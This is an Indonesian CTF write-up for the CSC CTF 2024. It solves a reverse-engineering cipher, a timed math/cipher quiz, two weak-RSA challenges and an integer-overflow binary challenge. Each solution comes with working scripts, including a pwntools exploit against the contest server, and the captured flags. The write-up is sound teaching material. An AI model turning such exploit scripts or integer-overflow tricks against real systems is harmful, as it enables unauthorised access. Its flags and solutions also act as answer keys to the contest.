# CSC CTF Contest 2024

By: Jacky Suwandy (Minji)

**Reverse Engineering/My First Algorithm**
Disini kita diberikan sebuah python code yang berisi algoritma untuk mengenkripsi sebuah flag (flag dan key di hardcode commented di dalam python code).

```
# program pertama yang aku buat dari bahasa python, masih banyak
kurangnya :(
# tapi gapapa hehe yang penting masih bisa jalan :D
# coba di analisis dong program enkripsiku ini, kalau ada
vulnerabilitynya kabarin aku yah >.<
# goodluck guys!!! >.<

from random import *

with open('secret-key.txt', 'rb') as rahasia:
    key = rahasia.read()
    # print(key)
    key = key.encode()
    key = key.hex()

print(f'key = {key}')
# key = 6170656c

flag = b'ini_bukan_flagnya_plis_jangan_di_submit'
shifter = randint(6,13)
random_str = ['apakah',
'kamu',
'merasa',
'ada',
'sedikit',
'keanehan',
'di',
'program',
```

```
'ini',
'kawan']

def eksklusif_atau(flag, key):
    temp = []

    for i in range(len(flag)):
        x = flag[i]
        y = key[i % len(key)]
        temp.append(x ^ y)

    return bytes(temp)

def telur_orak_arik_diacak_dan_dibalik(input_str, shift):
    if (len(input_str) != 32):
        raise ValueError("Nuh uh")

    buffer = []
    temp = [0] * 32

    for i in range(len(input_str)):
        buffer.append((input_str[i] + shift) % 128)

    for i in range(7,-1,-1):
        temp[i] = buffer[i]

    for i in range(8,12,2):
        temp[i] = buffer[18-i]

    for i in range(11,8,-2):
        temp[i] = buffer[i]

    for i in range(12,16):
        temp[i] = buffer[27-i]

    for i in range(16,32):
        temp[i] = buffer[47-i]

    return bytes(temp[::-1])
```

```
scrambled = telur_orak_arik_diacak_dan_dibalik(flag, shifter)
ctxt = eksklusif_atau(scrambled, key.encode())
ctxt = eksklusif_atau(ctxt, choice(random_str).encode())
print(f'output = {ctxt}')
# output = b'4/jd4c?rl#z6jmw\x00kn:x}m)s5jr%\x05SS@'
```

Dari source code diatas saya pertama kali mencoba membedah algoritma enkripsi per function untuk mempermudah process mengerti (otak saya g sanggup langsung 😳) (Notes: lupa screenshot 🙄). Dimana function eksklusif_atau() didalam source code tersebut menerima 2 parameter flag dan key dimana function tersebut akan melakukan enkripsi xor untuk setiap char/bytes, kemudian ada function telur_orak_arik_diacak_dan_dibalik() yang menerima 2 input yaitu input_str, shift dimana function tersebut akan melakukan rot sesuia dengan shift untuk setiap char/bytes lalu menukar(scramble) posisi dari setiap char.

Kemudian saya membuat script python baru untuk mendekripsi flag yang akan melakukan dekripsi dengan urutan yang terbalik (xor, xor, scramble, rot) dimana untuk function eksklusif_atau() kita hanya perlu menggunakan functionnya lagi namun dengan input berisi output texts dan key yg sama (Notes: disini untuk key yang pertama sedikit tricky karena mengguankan salah satu text yg random pada list random_str dimana untuk mengatasi hal tersebut saya hanya melakukan bruteforce pada semua text), kemudian saya membuat sebuah function baru beranama scrambledecrypt() yang melakukan scrambling dari urutan yang terbalik dan juga rot yang terbalik menjadi - (Notes: disini untuk jumlah shift juga digunakan random number dari 6-13 sehingga disini saya juga menggunakan bruteforce untuk mencoba shiftnya)

```
from random import *

shifter = randint(6,13)
random_str = ['apakah', 'kamu', 'merasa', 'ada', 'sedikit',
'keanehan', 'di', 'program', 'ini', 'kawan']
# random_str = 'apakah'
print("----------------")
print(choice(random_str).encode())

def eksklusif_atau(flag, key):
    temp = []
```

```
    # print(len(flag))
    # print(len(key))
    for i in range(len(flag)):
        x = flag[i]
        y = key[i % len(key)]
        temp.append(x ^ y)
    return bytes(temp)


def scrambledecrypt(encrypted_bytes, shift):
    if len(encrypted_bytes) != 32:
        raise ValueError("Nuh uh")

    temp = list(encrypted_bytes[::-1])
    buffer = [0] * 32

    for i in range(16, 32):
        buffer[47 - i] = temp[i]

    for i in range(12, 16):
        buffer[27 - i] = temp[i]

    for i in range(11, 8, -2):
        buffer[i] = temp[i]

    for i in range(8, 12, 2):
        buffer[18 - i] = temp[i]

    for i in range(7, -1, -1):
        buffer[i] = temp[i]

    decrypted_chars = [(byte - shift) % 128 for byte in buffer]
    decrypted_string = bytes(decrypted_chars)

    return decrypted_string


ctxt = b'4/jd4c?rl#z6jmw\x00kn:x}m)s5jr%\x05SS@'
key_hex = '6170656c'
```

```
key = bytes.fromhex(key_hex)

for i in random_str:
    ans = eksklusif_atau(ctxt, i.encode())
    mtxt = eksklusif_atau(ans, key)
    # print(mtxt)
    for i in range(5,14):
        decrypted = scrambledecrypt(mtxt, i)
        x = decrypted.decode()
        if(x[0] == 'C'):
            print("Decrypted bytes:", decrypted.decode())
```

Saat menajalankan decrypt code disini saya juga menambahkan if statement agar outputnysa tidak banyak banget, saya hanya mengoutpus hasil yang diaman index pertamannya merupakan huruf C. Dan setelah menjalankan codenya voila saya berhasil mendapatkan flag

```
┌──(kali㉿kali)-[~]
└─$ /bin/python3 /home/kali/Downloads/myfirstexpo.py
----------------
b'keanehan'
Decrypted bytes: CU<"_y3v9xhsy,k24wc l1uy,f5`rZ
Decrypted bytes: CR={#qy0w#yxiz9k/6id,m6ug-v6etn
Decrypted bytes: CQI
                    n`+e6hi]q%m%Xgj/fw4p bhZ
Decrypted bytes: CSC{4lg0r1tma_4p44n_1n1_b3j1rrr}
```

**Cryptography/Flashtime ⚡**

Untuk soal Cryptography/Flashtime kita diberikan sekumpulan soal matematik/chiper yang harus dijawab dengan benar dengan cepat, pertama-tama saya mencoba untuk menjawab dengan manual namun gagal (Kurang fasthand 😃), kemudian saya berinisiatif untuk membuat python code untuk mengoutomate hal tersebut. Disini saya akan menampilkan code saya dalam 2 bagian

Bagian pertama berisi function yang saya gunakan untuk mengkalkulasi dan menencrypt jawaban (Notes: Kebanyakan saya caplok codenya dari stackoverflow karena …. Kenapa engga 🤪)

```
import socket
import re

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

def vigenere_cipher(text, key):
    encrypted_text = ""
    key_index = 0
    for char in text:
        if char.isalpha():
            key_shift = ord(key[key_index % len(key)].upper()) -
ord('A')
            shifted_char = chr((ord(char) - ord('A' if char.isupper()
else 'a') + key_shift) % 26 + ord('A' if char.isupper() else 'a'))
            encrypted_text += shifted_char
            key_index += 1
        else:
            encrypted_text += char
    return encrypted_text

def caesar_cipher(text, shift):
    encrypted_text = ""
    for char in text:
        if char.isalpha():
            shifted_char = chr((ord(char) - ord('A' if char.isupper()
else 'a') + shift) % 26 + ord('A' if char.isupper() else 'a'))
            encrypted_text += shifted_char
```

```
        else:
            encrypted_text += char
    return encrypted_text
```

Kemudian pada bagian kedua terdapat code yang akan menkalkulasikan jawaban dari pertanyaan tersebut sesuai dengan regex output dan memberikan jawaban yang sesuai secara otomatis

```
host = '103.185.44.248'
port = 13339

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

while True:
    data = s.recv(1024).decode()
    if not data:
        break
    print(data.strip())

    match = re.search(r'What is the result of (\d+) (\+|\*|mod|raised
to the power of) (\d+)\?', data)
    if match:
        first_number = int(match.group(1))
        operator = match.group(2)
        second_number = int(match.group(3))
        print("-----------"+operator)
        if operator == '+':
            answer = str(first_number + second_number)
        elif operator == '*':
            answer = str(first_number * second_number)
        elif operator == 'mod':
            answer = str(first_number % second_number)
        elif operator == "raised to the power of":
            answer = str(first_number**second_number)
        else:
            continue
        s.sendall(answer.encode() + b'\n')
```

```
    elif "inverse of " in data:
        match = re.search(r'What is the modular inverse of (\d+) mod
(\d+)\?', data)
        if match:
            first_number = int(match.group(1))
            second_number = int(match.group(2))
            answer = str(modinv(second_number, first_number))
            # answer = str(pow(first_number, second_number-2,
second_number))
            s.sendall(answer.encode() + b'\n')
    elif "Holy.. You're fast... Anyways what is the result of" in
data:
        match = re.search(r"Holy.. You're fast... Anyways what is the
result of (\d+) mod (\d+)\?", data)
        if match:
            first_number = int(match.group(1))
            second_number = int(match.group(2))
            answer = str(first_number % second_number)
            s.sendall(answer.encode() + b'\n')
    elif "How are you so good at this?! Hmph, try this!! What is the"
in data:
        print("-------------yes")
        match = re.search(r'What is the (\d+)st tetration of
(\d+)\?', data)
        match2 = re.search(r'What is the (\d+)nd tetration of
(\d+)\?', data)
        match3 = re.search(r'What is the (\d+)rd tetration of
(\d+)\?', data)
        if match:
            print("??")
            first_number = int(match.group(1))
            second_number = int(match.group(2))
            answer = str(second_number)
            print(answer)
            s.sendall(answer.encode() + b'\n')
        elif match2:
            print("??")
            first_number = int(match2.group(1))
            second_number = int(match2.group(2))
```

```
            answer = str(pow(second_number, second_number))
            print(answer)
            s.sendall(answer.encode() + b'\n')
        elif match3:
            print("??")
            first_number = int(match3.group(1))
            second_number = int(match3.group(2))
            answer = str(pow(pow(second_number,
second_number),second_number))
            print(answer)
            s.sendall(answer.encode() + b'\n')
    elif "Ah yes.. the classics.. What is the Caesar Cipher
encryption of" in data:
        print("-------------yes")
        match = re.search(r"What is the Caesar Cipher encryption of
'(\w+)' with a shift of (\d+)\?", data)
        if match:
            print("??")
            plaintext = match.group(1)
            shift = int(match.group(2))
            answer = caesar_cipher(plaintext, shift)
            s.sendall(answer.encode() + b'\n')
    elif "LAST QUESTION!! What is the Vigenere Cipher encryption of"
in data:
        print("-------------yes")
        match = re.search(r"What is the Vigenere Cipher encryption of
'(\w+)' with a key of '(\w+)'\?", data)
        if match:
            print("??")
            plaintext = match.group(1)
            key = match.group(2)
            answer = vigenere_cipher(plaintext, key)
            s.sendall(answer.encode() + b'\n')
```

Dan setelah saya menjalankan python script yang sya buat BOOM!!! Kita dapat flag 🎉

```
└─$ /bin/python3 /home/kali/Downloads/automateSocket.py
1. First one fellas!! What is the result of 2 + 36?
Your answer :
-----------+
38
That is correct!
2. Go on... What is the result of 2 * 36?
Your answer :
-----------*
72
That is correct!
3. Holy.. You're fast... Anyways what is the result of 36 mod 47?
Your answer :
36
That is correct!
4. Keep up the speed!! What is the modular inverse of 47 mod 36?
Your answer :
17
That is correct!
5. Almost there!!! What is the result of 2 raised to the power of 36?
Your answer :
-----------raised to the power of
68719476736
That is correct!
6. How are you so good at this?! Hmph, try this!! What is the 2nd tetration of 5?
Your answer :
-------------yes
??
3125
3125
That is correct!
7. Ah yes.. the classics.. What is the Caesar Cipher encryption of 'Robin' with a shift of 3?
Your answer :
-------------yes
??
Urelq
That is correct!
8. LAST QUESTION!! What is the Vigenere Cipher encryption of 'Robin' with a key of 'Huh'?
Your answer :
-------------yes
??
Yiiph
That is correct!

Congratulations! You've become one with the Speed Force.
```

```
Here's your reward: CSC{My name is Barry Allen. And I am the fastest man alive. When I was a child I saw my mother killed by something impossible. My father went to prison for her murder. Then an accident m
ade me the impossible. To the outside world I am an ordinary forensic scientist, but secretly I use my speed to fight crime and find others like me. And one day, I'll find who killed my mother and get justi
ce for my father. I am The Flash.}
```

**Cryptography/RSA Odyssey**

Disini kita diberikan sebuah text output.txt yang berisi encrypted message (c), public key (e, n), dan leaked information (n2, c2), kita juga python code berisi RSA encryption algo, dimana saya melihat ada sesuatu yang menarik pada algoritma tersebut.

```
from Crypto.Util.number import getPrime, inverse, bytes_to_long,
long_to_bytes
import random

message = "DAPAT BOS"
m = bytes_to_long(message.encode())

p = getPrime(256)
q = getPrime(256)
n = p * q
n2 = 1
for i in range(50):
      n2 *= random.choice([p, q, p, q, p, 1])

e = 65537
c = pow(m, e, n)
c2 = pow(m, e, n2)

print(f"e = {e}")
print(f"n = {n}")
print(f"c = {c}")
print(f"n2 = {n2}")
print(f"c2 = {c2}")
```

Pada code tersebut terdapat sebuah leaked information berupa n2 dan juga c2, dimana n2 merupakan hasil perkalian secara random antara p, q, dan 1 sebanyak 50 kali. Disini saya langsung terpikirkan sebuah solusi yaitu seperti yang kita tahu n = p * q dan jika n2 = p * q * ….. * p/q yang dapat kita simpulkan sebagai n2 = n * n …… * p/q dimana kita dapat mencari hasil salah satu dari p atau q dengan membagi n2 sebelum hasilnya decimal dan melakukan brute force pangkat pada hasilnya.  Disini saya membuat dan menjalankan sebuah python code simple untuk mencari nilai (p/q) pangkat unknown


```
from gmpy2 import iroot
from Crypto.Util.number import getPrime, inverse, bytes_to_long,
```

```
long_to_bytes
import random
# x = 49*3**10
# print(x)
# y = 3
n =
65595075143805524408436605420464599882928878655695775798295414163710499183201107159958675276638469191514803044014732613166518486915275867195985991933985 17
n2 =
14752068863792092244029937504376450919107150178502354591464376207889029780215873771100433324721236504424501007820347668053108016994474337954711779752388322407930223517070575443605950029366565765702130240218590607162026010504268379513990623544506489596256143815111859568408328927276885674253815621962550034352147497456675848848226121647748031405506459347229042717498010054111734971043554668468770261601804998743710289745346815455168653281295923517449078077758239178318327695242215281542070055599453291661124493693845392591460451550043935194635354133879834031613225024565080329718473334687734875246754085121267080651930384986050557337686843506164970837432389399264829637300317159723393729455835621410021781574578665684787355136966377100090837688413056481381151551842064099459849756985443119747754392021537715396242976054801230988900461934875419584356393677293417904789123445895642877368663597547406585088537823694568428882761728048424931073796608676858668711454149173800320836783213469706161786349864415479300753610033728752401703362338506916870404079622495539721131846607495236648421692003165050086777370414795008283517899653103718842262170909545207946121174822452672237716491928305514108375945980798479332972735838975081576076054055480629518907060025713871217854246028783616596480098768129923567449825732118176337830469626940451632830817948771324564702148110227478309826989335009090951350219379003099888151975815844952979351346698072269516711367621922710269211271562739686563756818949128349856222141337689585786716475684925988735619461740933576632010664017553679925585540499606301507935841208026658346707810226493480074232239873952193826163913710439714689506623099277633484658311650669325802062023524095147769053627751632168651465074820316412328735200909730374484205534229049572834533808745180557744347751133814742924412015348886149903177601117079095627164008432717843135020846411859621621682080346626870228556110745340679985366205515653855931140341142893634411366846923009941218669995152406574751144
```

```
860983439949091632919656122728324594262010653122211544812203914094634
635065483038447852947286334942320873797882158165793171828031137336765
240795047703093750408186645409046983958808776422814356687551902282650
94458713620001569238327

z = 0
q = 0
for i in range(50):
    w = n**i
    if(w < n2):
        if(n2%w == 0):
            z = n2//w
            q = i

print("result p/q = " + str(z))
if(z*n**q == n2):
    print("hore")
# print(z*y**q)
```




Dari hasil tersebut karena saya malas untuk melakukan brutefore root nya 😗, saya menggunakan factordb untuk mencari nilai dari p/q (Notes: karena angkanya cukup kecil)

---

Search | Sequences | Report results | Factor tables | Status | Downloads | Login

2324867059100626504845552569916897045766872300656906764047419708099013326542131730439541860694458981169551811474 Factorize!

**Result:**

| status (?) | digits | number |
|---|---|---|
| FF | 385 (show) | (7469295216...47$_{<77>}$)^5 = (7469295216...47$_{<77>}$)^5 |

**More information**

**ECM**

Kemudian saya melanjutkan dengan membuat python script yang akan mengkalkulasi nilai p/q lainnya dengan membagi dengan n, dan karena kita sudah mengetahui nilai p dan q maka kita dapat menghitung private key (d) dan melakukan decryption

```
e = 65537
n =
```

```
655950751438055244084366054204645998829288786556957757982954141637104
991832011071599586752766384691915148030440147326131665184869152758671
9598599193398517
c =
556756385991480878673671764431628494083541637921002236027157893238957
676340954973121416981746073028237118489980331350585468029906487862975
5132704625006819
n2 =
147520688637920922440299375043764509191071501785023545914643762078890
297802158737711004333247212365044245010078203476680531080169944743379
547117797523883222407930223517070575443605950029366565765702130240218
590607162026010504268379513990623544506489596256143815111859568408328
927276885674253815621962550034352147497456675848848226121647748031405
506459347229042717498010054111734971043554668468770261601804998743710
289745346815455168653281295923517449078077758239178318327695242215281
542070055599453291661124493693845392591460451550043935194635354133879
834031613225024565080329718473334687734875246754085121267080651930384
986050557337686843506164970837432389399264829637300317159723393729455
835621410021781574578665684787355136966377100090837688413056481381151
551842064099459849756985443119747754392021537715396242976054801230988
900461934875419584356393677293417904789123445895642877368663597547406
585088537823694568428882761728048424931073796608676858668711454149173
800320836783213469706161786349864415479300753610033728752401703362338
506916870404079622495539721131846607495236648421692003165050086777370
414795008283517899653103718842262170909545207946121174822452672237716
491928305514108375945980798479332972735838975081576076054055480629518
907060025713871217854246028783616596480098768129923567449825732118176
337830469626940451632830817948771324564702148110227478309826989335009
090951350219379003099888151975815844952979351346698072269516711367621
922710269211271562739686563756818949128349856222141337689585786716475
684925988735619461740933576632010664017553679925585540499606301507935
841208026658346707810226493480074232239873952193826163913710439714689
506623099277633484658311650669325802062023524095147769053627751632168
651465074820316412328735200909730374484205534229049572834533808745180
557744347751133814742924412015348886149903177601117079095627164008432
717843135020846411859621621682080346626870228556110745340679985366205
515653855931140341142893634411366846923009941218669995152406574751144
860983439949091632919656122728324594262010653122211544812203914094634
635065483038447852947286334942320873797882158165793171828031137336765
```

```
240795047703093750408186645409046983958808776422814356687551902282650
9445871362000156923832 7
c2 =
244013168538795391126894266880207401530275314924577837902191656119791
996094209618128268312524353775294573340620411558497880140341503000890
062564826127829676976617771018024260034052424942736103579251255376783
540202748017249983477685442921433592316865144752110815758008421470001
157233183942567247375195013705142530246828534005533292319753094729713
213168864359205446023869414942630339511434932044527442526108931714278
140827930931894086250087599894862509281823115708999770505556169567002
426278025703587546512549975184755179410597449230255322670831771103482
629611495277642266395168148381660465211039877057811278690267684057702
611791366322109107678425794007770439576632860642346517041711759524052
947309636142149135557574073041214100645278257331389544274972037102048
603797703143080624174399227135535979102837506123882506074919820066614
659561510802104292896063369082950381144314562959563428887533178488666
849349776364123457604113740267032585097458312302489319438033190550709
074017116714273575330129896376860749423993147589574624436448208643582
942557210901578259396571704339593814673780010235828903327435970172116
208533106016207753930340745298031728785672004233215301556950723975241
499321820733458869107851496622558505937099906689261371899083478171306
522297112862711947878478516872330758033597138457232279908430111874636
834530524319119008331768307719731917283501553893774405035073995356089
457185226023694821727623778760373852933775501228885435528410104400745
302364615592752201340021326187795261714194918027395534768375467034062
859957739139418150372258997228101219860719253786256155576536655484001
005739698263147633290686893678727208532772240310622593098395957981430
226258206159369612447751430469147548614905709261222907685370152500173
089667973401159253407209708024181033970501016169607486425870516654938
106856526357651127715158133365816133700707239376347631424723201355249
151707348938505704629667506849751041330380582222807901706322498987427
829001965092067385916672522127104196216993213217235462028254119349710
507381974036224528778400127898641354830302732798043492360039501200559
767055655428880093765322409805874304951576519858078219951510863716353
288578029585435959449419394697490225044821171153674534511753856018267
3853442581103437448302

p =
746929521600459768224182650209991563160081181606384902541376736275714
```

```
39844647
q =
n//746929521600459768224182650209991563160081181606384902541376736275
71439844647
print(q)
e = 65537
phi = (p-1)*(q-1)
d = pow(e, -1, phi)
m = pow(c, d, n)
print(long_to_bytes(m))
```

Ketika saya menjalankan script tersebut drum roll 😈😈 …….. dapat flagnya

```
┌──(kali㉿kali)-[~]
└─$ /bin/python3 /home/kali/Downloads/chal.py
878196312327483559093219130624642429664040139917380561450536029034161009742 11
b'CSC{s0me_b4sic_r5a_chall_ig_1a9f4560}'
```

**Cryptography/Optimus Prime™**


Pada soal ini kita diberikan sebuah netcat yang akan mengoutput encrypted text(ct), dan public key (n), kita juga diberikan sebuah python code berisi RSA encryption algo namun terdapat hal yang janggal dimana RSA pada umumnya menggunakan prime number sebagai p dan q, namun pada algo tersebut p dan q yang digunakan merupakan pangkat random 5-15 dari sebuah prime number (Notes: prime number yang digunakan juga cukup kecil).

```
from Crypto.Util.number import getPrime, bytes_to_long
from random import randint

FLAG = b"CSC{fake_flag}"
p = getPrime(32)
q = getPrime(3)
k = randint(5, 15)
n = p**k * q**k
m = bytes_to_long(FLAG)
e = 65537
ct = pow(m,e,n)
```

```
print(f"n = {n}")
print(f"ct = {ct}")
```

Karena disini nila p dan q cukup kecil saya mengguanakn factordb untuk mencari nilai p dan q, dimana (p ^ x) * (q ^ x) = (p * q) ^ x




Kemudian saya mencoba membuat python code untuk men decrypt RSA tersebut namun terdapat sesuatu yang tricky yaitu pada euler totientnya, setelah melakukan searching di google saya menemukan bahwa untuk prime number berpangkat eular totientnya menjadi seperti berikut  ϕ(p^k) = p^k - p^(k−1) = p^(k−1) * (p−1)
Sehingga untuk kasus soal ini  ϕ(n) =(p^(13) * (p−1)) * (q^(13) * (q−1)). Setelah itu saya menyesuaikan code decrypt saya dengan rumus tersebut.

```
from Crypto.Util.number import getPrime, bytes_to_long, long_to_bytes
from random import randint

e = 65537
p = 2207964041
q = 3884752021

phi = (p**13*(p-1))*(q**13*(q-1))

d = pow(e, -1, phi)

n = 116674020775413233704641858864819995768481990940840161417336437566630
```

```
2944386826177174766801574405844955673813111437097101550662124311088062874024282097803852372686115256486705191403795972427001778857537721679885144471165448699773911383658885780804844416273784284364 1
ct =
7079650037525061304781731055241111582030142337341215469573835256223492283922610186021126193940084479466039441947183202356382846589693098385361146849988022593344729875720798251795461432387918460537818773676853904953243066491898379360851274463937820083918917953203061
message = pow(ct, d, n)
print(long_to_bytes(message))
```

Ketika saya menjalankan python code tersebut saya berhasil mendapatkan flagnya 🚩

```
┌──(kali㉿kali)-[~]
└─$ /bin/python3 /home/kali/Downloads/optimus.py
b"CSC{Euler's_totient_function_solved43254}"
```

**Binary Exploitation/Armor Shop**

Pada soal tersebut kita diberikan sebuah c code, exe file dan link netcat hasil compile dari c code tersebut, file exe dan netcat tersebut menjalankan sebuah program yang berisia menampilkan gems kita sebuah menu dengan pilihan buy armor (membeli armor jika gems mencukupi), checkout(output flag jika user memiliki semua armor), dan give a tip(user dapat menginput jumlal gems yang ingin diberikan sebagai tip). Pertama-tama yang saya lakukan adalah mencoba menjalankan file exe dan menganalisa c code yang diberikan. Dimana saya menemukan sebuah vulneribilities yaitu integer overflow pada bagian input tip.

```
// gcc -fstack-protector-all -Wl,-z,relro,-z,now armor_shop.c -o armor

#include <stdio.h>
#include <unistd.h>

#define FLAG "CSC{fake_flag}"

int dark = 0, depth = 0, fierce = 0, hylian = 0, stealth = 0;
```

```
void init(){
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
    setvbuf(stderr, 0, 2, 0);
    alarm(10);
}

void banner(){
    printf("    _                                ____  _
\n");
    printf("   / \\   _ __ _ __ ___   ___  _ __  / ___|| |__   ___  _
__  \n");
    printf("  / _ \\ | '__| '_ ` _ \\ / _ \\| '__| \\___ \\| '_ \\ /
_ \\| '_ \\ \n");
    printf(" / ___ \\| |  | | | | | | (_) | |     ___) | | | | (_) |
|_) |\n");
    printf("/_/   \\_\\_|  |_| |_| |_|\\___/|_|    |____/|_|
|_|\\___/| .__/ \n");
    printf("                                                    |_|
\n");
}

int armor(){
    int cost;
    puts("1. Dark Armor [650]");
    puts("2. Depths Armor [650]");
    puts("3. Fierce Deity Armor [2.280]");
    puts("4. Hylian Armor [320]");
    puts("5. Stealth Armor [1.800]");
    printf("Choose what you want to buy : ");
    scanf("%1d", &cost);
    cost = (1 <= cost && cost <= 5) ? cost : 0;
    switch (cost) {
        case 1:
            cost = 650;
            dark = 1;
            break;
        case 2:
            cost = 650;
```

```
            depth = 1;
            break;
        case 3:
            cost = 2280;
            fierce = 1;
            break;
        case 4:
            cost = 320;
            hylian = 1;
            break;
        case 5:
            cost = 1800;
            stealth = 1;
            break;

        default:
            cost = 0;
            break;
    }
    return cost;
}

int main(){
    int gems = 10;
    int temp;
    int input;

    init();
    banner();

    for(;;){
        printf("Your gems : %d\n", gems);
        printf("1. Armor list\n2. Checkout\n3. Give a tip\n> ");
        scanf("%d", &input);
        puts("");

        if(input == 1){
            temp = armor();
            gems -= (gems - temp >= 0) ? temp : 0;
```

```
        }
        else if(input == 2){
            if (dark && depth && fierce && hylian && stealth){
                printf("Here is your flag : %s\n", FLAG);
                return 1337;
            }

            puts("Fail!");
        }
        else if(input == 3){
            printf("How much tip do you want to give?\n> ");
            scanf("%d", &temp);
            gems -= temp > 0 ? temp : 0;
        }
        puts("");
    }
    return 0;
}
```

Dapat dilihat dari c code diatas gems disimpan dalam bentuk integer dan juga pada bagi penginputan tip dimana telah dilakukan validasi input namun menurut saya validasi tersebut sedikit salah, dimana jika kita menginput pada limit integer yaitu 2147483647 maka program tersebut akan mengurangi gems kita menjadi -2147483647+gems dan jika kita memberikan tips lagi maka gems akan melebih limit dari integer dan mengubah nila negatif integer menjadi positif, sehingga dengan gems yang positif tersebut kita dapat membeli semua armor dan mendapatkan flag. m Disini saya membuat sebuah python code untuk mengotomatiskan hal tersebut karena prograyang diberikan memiliki time limit juga 😡.

```
from pwn import *

exe = './armor'
elf = context.binary = ELF(exe, checksec=False)
context.log_level = 'debug'

# offset = find_ip(cyclic(200))
```

```python
# io = process(exe)
io = remote("103.185.44.248","1380")

io.sendlineafter(b'> ', b'3')
io.sendlineafter(b'> ', b'2147483647')
io.sendlineafter(b'> ', b'3')
io.sendlineafter(b'> ', b'2147000000')
io.sendlineafter(b'> ',b'1')
io.sendlineafter(b': ',b'1')
io.sendlineafter(b'> ',b'1')
io.sendlineafter(b': ',b'2')
io.sendlineafter(b'> ',b'1')
io.sendlineafter(b': ',b'3')
io.sendlineafter(b'> ',b'1')
io.sendlineafter(b': ',b'4')
io.sendlineafter(b'> ',b'1')
io.sendlineafter(b': ',b'5')
io.sendlineafter(b'> ',b'2')
print(io.recvline())
io.interactive()
```

Dan setelah saya menjalankan python code tersebut MAGIC 🪄 saya berhasil mendapatkan flagnya

```
[DEBUG] Received 0x3d bytes:
    b'Your gems : 477959\n'
    b'1. Armor list\n'
    b'2. Checkout\n'
    b'3. Give a tip\n'
    b'> '
[DEBUG] Sent 0x2 bytes:
    b'2\n'
[DEBUG] Received 0x1 bytes:
    b'\n'
b'\n'
[*] Switching to interactive mode
[DEBUG] Received 0x36 bytes:
    b'Here is your flag : CSC{integer_overflow_solved31343}\n'
Here is your flag : CSC{integer_overflow_solved31343}
[*] Got EOF while reading in interactive
$
```